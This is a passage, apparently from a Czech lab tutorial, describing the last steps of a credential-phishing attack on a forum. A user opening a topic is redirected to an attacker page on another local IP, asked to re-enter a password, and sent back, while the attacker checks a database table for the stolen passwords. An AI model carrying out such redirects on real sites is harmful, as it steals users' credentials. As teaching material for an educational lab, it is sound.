
Obrázek 12 - Uživatel chce vstoupit do tématu

n) Uživatel si chce prohlédnou téma „db_mysql“ a vstoupí do něho. Okamžitě je přesměrován a v prohlížeči se objeví dialogové okno o přerušení spojení a nutnosti zadat znovu heslo, zobrazeno na obrázku 13.




Obrázek 13 - Přesměrování na útočníkovu stránku

o) Pokud si uživatel nevšimne změny adresy z 192.168.8.136 na 192.168.8.137, zadá heslo a je přesměrován zpět na diskuzní fórum, obrázek 14:



Obrázek 14 - Přesměrování zpět na fórum

p) Útočník si v databázi může zkontrolovat, zda se nějaký uživatel nechal oklamat a zadal heslo do formuláře. Výpis tabulky je na obrázku 15:



Obrázek 15 - Kontrola tabulky attack_tab

Konec Tutoriálu

Děkuji za pozornost